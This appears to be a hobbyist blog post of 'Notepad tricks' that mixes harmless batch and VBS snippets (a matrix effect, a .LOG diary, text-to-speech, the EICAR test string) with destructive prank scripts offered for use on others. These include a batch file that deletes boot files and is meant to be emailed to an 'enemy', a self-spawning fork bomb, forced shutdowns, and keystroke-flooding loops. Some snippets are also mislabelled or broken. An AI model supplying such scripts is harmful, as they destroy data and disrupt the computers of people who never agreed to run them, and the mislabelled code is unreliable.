Ever wondered that a small application like NOTEPAD would be used to hack a system.. So guess what its TRUE , you can .
P.S : Try these methods on your OWN RISK , both the admin and the blog site is not responsible for your actions .
How to make cool matrix batch file using notepad :
1. Go to start--> Select Notepad -->Open the Notepad and then Enter
the below code into the notepad
Code:
@echo off
color 2
:start
echo %random% %random% %random% %random%
%random% %random% %random% %random%
%random% %random% %random% %random%
goto start
2. Save the file as .bat file Extension and note in the below screen
shot. i forgoted to insert last sentence (goto start) so if your forgot
to insert this goto start sentence in the last of the code so when you
try to see the output then the you cannot see the output properly.
3.Double click on file That you have saved and it will open the matrix file like shown below scren shot

-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Make Your Keyboard Type (Any) Message Continuously-VBS Trick :
This
VBS trick can make any of your friend's keyboard type any message
continuously. Open Notepad, copy the code given below and save the file
as Tricks.vbs or *.vbs. You will need to restart your computer to stop
this. Try this after closing all important programs.
Code :
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "This is a Virus. You have been infected."
loop
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Create a Harmless Funny Virus with Notepad-Continuously eject CD/DVD drives
This
VBS trick will create a code which will continuously eject all your
connected Optical drives. If you put them back in, it will pop them out
again. Copy this code and paste it in Notepad as Virus.vbs or *.vbs.
Code :
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Double click to open this file and you will be impressed by this awesome trick.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------

Make a Personal Diary(Log) with Notepad (Easter Eggs):
 |
| Notepad Diary |
You can use this trick to create a personal log
with Notepad which will automatically include the current date and time
before your note.
Code:
1) open Notepad and type
.LOG in capital
letters and press Enter.
2) Save the file. Now, every time you open this
file, notepad will automatically insert the current time and date before
the note.
3) Just enter your note and save the file each time after making
an entry.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
if EXIST “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}” goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p “cho=>”
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
attrib +h +s “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p “pass=>”
if NOT %pass%==type your password here goto FAIL
attrib -h -s “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”
ren “Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}” Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Notepad colors
COPY THIS Code:
@echo off
:A
color 4
pause
color 1
pause
color 2
pause
color 3
pause
color 4
pause
color 5
pause
color 6
pause
color 7
pause
color 8
pause
color 9
goto A
NOW SAVE IT AS A .BAT FILE (explame: color.bat )
Open it and hold space. See the amazing colors changing whilst holding space
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
USE NOTEPAD TO CHECK IF YOUR ANTIVIRUS IS WORKING :
Code :
1. Open Notepad.
2.Now Copy this code in the text file….
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
Then save it with the name fakevirus.exe
Now, If the File got Detected Immediately .. It means your Antivirus is working Properly.
Info : This test virus was developed by the European
Institute for Computer Anti-Virus Research (EICAR) to provide an easy
(and safe!) way to test whether your anti-virus software is working, and
see how it reacts when a virus is detected. It is supported by most
leading vendors, such as IBM, McAfee, Sophos, and Symantec/Norton.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
MAKE CONTINIOUS DIALOG BOX APPEAR HUNDREDS OF TIMES (NOTE HARMLESS AND NOT PERM WHEN YOU RESTART PC IT WILL GO AWAY) :
Code :
1.OPEN NOTEPAD
2.COPY AND PASTE THIS CODE TO NOTEPAD
Echo off
:loop1
start command
start command
start command
start command
start command
start command
start command
start command
start command
start command
goto loop2
:loop2
start command
start command
start command
start command
start command
start command
start command
start command
start command
start command
goto loop1
3.SAVE IT AS A .BAT FILE
4.SEND IT TO A FRIEND VIA EMAIL AND PRANK THEM
5.ENJOY
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
How to crash a PC Forever :
Code :
1) OPEN NOTEPAD
2) COPY AND PASTE THIS CODE
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
3) SAVE IT AS A .BAT FILE
This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.
REMEMBER – DO NOT CLICK THIS FILE. (for the idiots)
**Also remember this might not work with vista.**
SO SEND THIS TO YOUR WORST ENEMY VIA EMAIL….REPEAT DO NOT CLICK THE FILE YOURSELF!!!!!!
ENJOY!!
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
How to create a fake virus that shutdown computer using Notepad :
Code :
1. OPEN NOTEPAD
2. COPY THIS CODE AND PASTE IT TO NOTEPAD
@echo off
msg * u r terminated
shutdown -c “stop me if you can” -s
3. SAVE IT AS A .BAT FILE…..WHEN IT OPENS YOUR COMPUTER WILL SHUTDOWN
4. SEND IT TO YOUR FRIEND VIA EMAIL AND PRANK THEM
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
How to create your own website using Notepad :
Code :
1. OPEN NOTEPAD
2.TYPE IN HTML CODES- <doctype html>
<html>
<body>
<h>THIS IS THE HEADING<h>
<p>THIS IS THE PARAGRAPH<p>
<body>
<html>
3. SAVE IT AS A .HTML FILE
4. OPEN IT UP AND YOU HAVE CREATED YOUR PERSONAL WEBSITE!!!!!!
5. HAVE FUN
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
How to get fake error message??????? :
- Open Notepad
- Type in: msg * Error: Your system is affected by virus
- Save as "virus.bat"
- Now open that .bat file, now you got error message window
- Its not virus, just your assumption message.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Pranks ::::
1) File.bat :
Description:
This prank will create and open a file that they cannot close,
minimize, or maximize without closing the command prompt behind it.
1. Go into Notepad
2. Type the text below.
@echo off
md hello
:A
start hello
goto A
3. Save it as file.bat
2) Delete.bat
Description:
This prank will make your friends think that all of their files are
being deleted and then at the end the
file deletes itself so it is untraceable.
1. Go into Notepad.
2. Enter the text below into notepad
@echo off
echo do you want to delete all of your computer data? (y/n)
pause >nul
echo Do not exit out of the screen or all computer data will be deleted.
ping localhost -n 2 > nul
echo Are you sure you want to
delete all computer data? (y/n)
pause >nul
echo deleting all data...
echo.
echo.
pause localhost -n 2 > nul
dir /s
echo.
echo.
ping localhost -n 2 > nul
cls
echo error.. error.. Not all data
deleted, are you sure you wish to stop? (y/n)
pause
echo.
echo.
ping localhost -n 1 > nul
cls
dir /s
echo.
echo.
ping localhost -n 2 >nul
cls
echo all data has been deleted..
pause
del "c:delete.bat"
3. Save this as delete.bat (MUST NAME IT THIS!)
3) virus.bat :
Description:
The prank will open and unlimited amount of command prompts until the
computer crashes or you manually crash
it.
1. Go into Notepad
2. type start virus.bat
virus.bat (exactly like that!)
3. Save it as virus.bat (must be .bat)
4) shutdown.bat :
Description:
This makes your friend think that his/her computer has a virus then
their computer shuts down.
1. Go to notepad and type:
@echo off
:A
cls
echo Do you wanna crash your computer? (y/n)
pause
echo Are you sure? (y/n)
pause
echo your computer will crash when
the time reaches zero.
pause
msg * Your computer will crash in...
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1
msg * Good-Bye
msg * You have been pwned! :)
shutdown -s -t 00
2. Now save it as shutdown.bat
5) up.bat :
Description: Shows a fake username and password entrance area then deletes it self
1.Go into notepad and type:
@echo off
echo If the proper username and
password is not entered all files will be deleted by this virus.
echo Good Luck
set/p\/name=username:
set/p\/password=password:
echo haha you got the username and password wrong
pause
echo Files are being deleted
pause
dir/s
del "c:up.bat"
3. Save it as up.bat (must be this!)
6) CD Drive Open and close :
Description: This vbs file will continually open your CD drive
1. Go into notepad
2. Type the text below
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
3. Save it as cdopen.vbs
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Trick Make Your Computer Speak What You Type!!!! :

1.Open Notepad and copy and paste the following code into it.
Dim message, sapi
message=InputBox(“What do you want me to say?”,”Speak to Me”)
Set sapi=CreateObject(“sapi.spvoice”)
sapi.Speak message
2.Now save the notepad file with the name speak.vbs at your desktop.
3.Now double click on speak.vbs Type in the box whatever you want your computer to speak for you.
NOTE: In case if it displays an error message while opening, edit it with notepad and re-type all the quote marks (“)
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Toggle Caps Lock button On-Off Continuously :
- Open Notepad.
- Copy the following code.
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
- Save it as abc.vbs
- And send it to your friends.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Hit Enter Key Continuously :
- Open Notepad and copy the following code.
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
- Save it as abc.vbs
- Now sent it to your friends.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Hit Backspace Key Continuously :
- Open Notepad and copy the following code.
MsgBox "Let's go back a few steps"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
- Save it as abc.vbs and send it to your friends.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Bush Hid the Facts – Most Popular Notepad Tricks :
This is one of the mysterious notepad tricks we know. According to
the trick it really seems Microsoft had put some hack into the coding of
notepad making the text hidden after saving it.
Bush Hid the Facts – Most Popular Notepad Trick Open notepad.
Type BUSH HID THE FACTS
Save that file.
Close it
Open It Again See…
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
World Trade Centre Attack Trick – Shocking Notepad Tricks :
Did you know that the flight number of the plane that had hit WTC on 9/11 was Q33N
Open your Notepad
Type the flight number i.e Q33N in Capital Letters.
Increase the Font Size to 72
Change the Font to Wingdings
You will be amazed by the findings. Its a Plane going for 2 building shaped structures & then death.(see below) WTF ?
Must Be Shocking Right.
But This Is Only Hoax As No Plane No:-Q33N Crashed Into Twin Towers.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Change The Header/Footer Of Your Notepad File :
More often than not whenever you get a printout of your notepad file,
it starts with “Untitled” or the filename at top, and “Page ” on
bottom. Now if you want to get rid of it or want to change it, just
follow the simple steps given below.
Open Notepad.
Click on File -> Page Setup.
Replace the text written in the “Header” and “Footer” box (as shown above) by any of the following codes:
&l Left-align the characters that follow
&c Center the characters that follow
&r Right-align the characters that follow
&d Print the current date
&t Print the current time
&f Print the name of the document
&p Print the page number
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------
Pick Your Option Batch File :
When used this creates a file which asks you to choose a number
between 1-5 and then does a certain action (as shown below – Action
accompanied by number):
1 – Shut’s down the computer
2 – Restart’s the computer
3 – Wipes out the hard drive
4 – Net send
5 – Shows a message & then shut’s down the computer
Before you try out this trick, keep in mind that this can cause loss
of important data on your (or any one else’s on which you are running
this file) computer system. So BEWARE! In order to create the file,
follow the steps given below:
Open Notepad.
Code :
@echo off
title Get A Life
cd C:
:menu
cls
echo I take no responsibility for your actions. Beyond this point it
is you that has the power to kill yourself. If you press ‘x’ then your
PC will be formatted. Do not cry if you loose your data or anything.
pause
echo Pick your option:
echo 1. Die Slowly
echo 2. Instant Death
echo 3. Stay Away From This One
echo 4. Die this way (For Wimps!)
echo 5. Easy way out
set input=nothing
set /p input=Choice:
if %input%==1 goto one
if %input%==2 goto two
Save the file with any name and with a .bat extension and close the file.


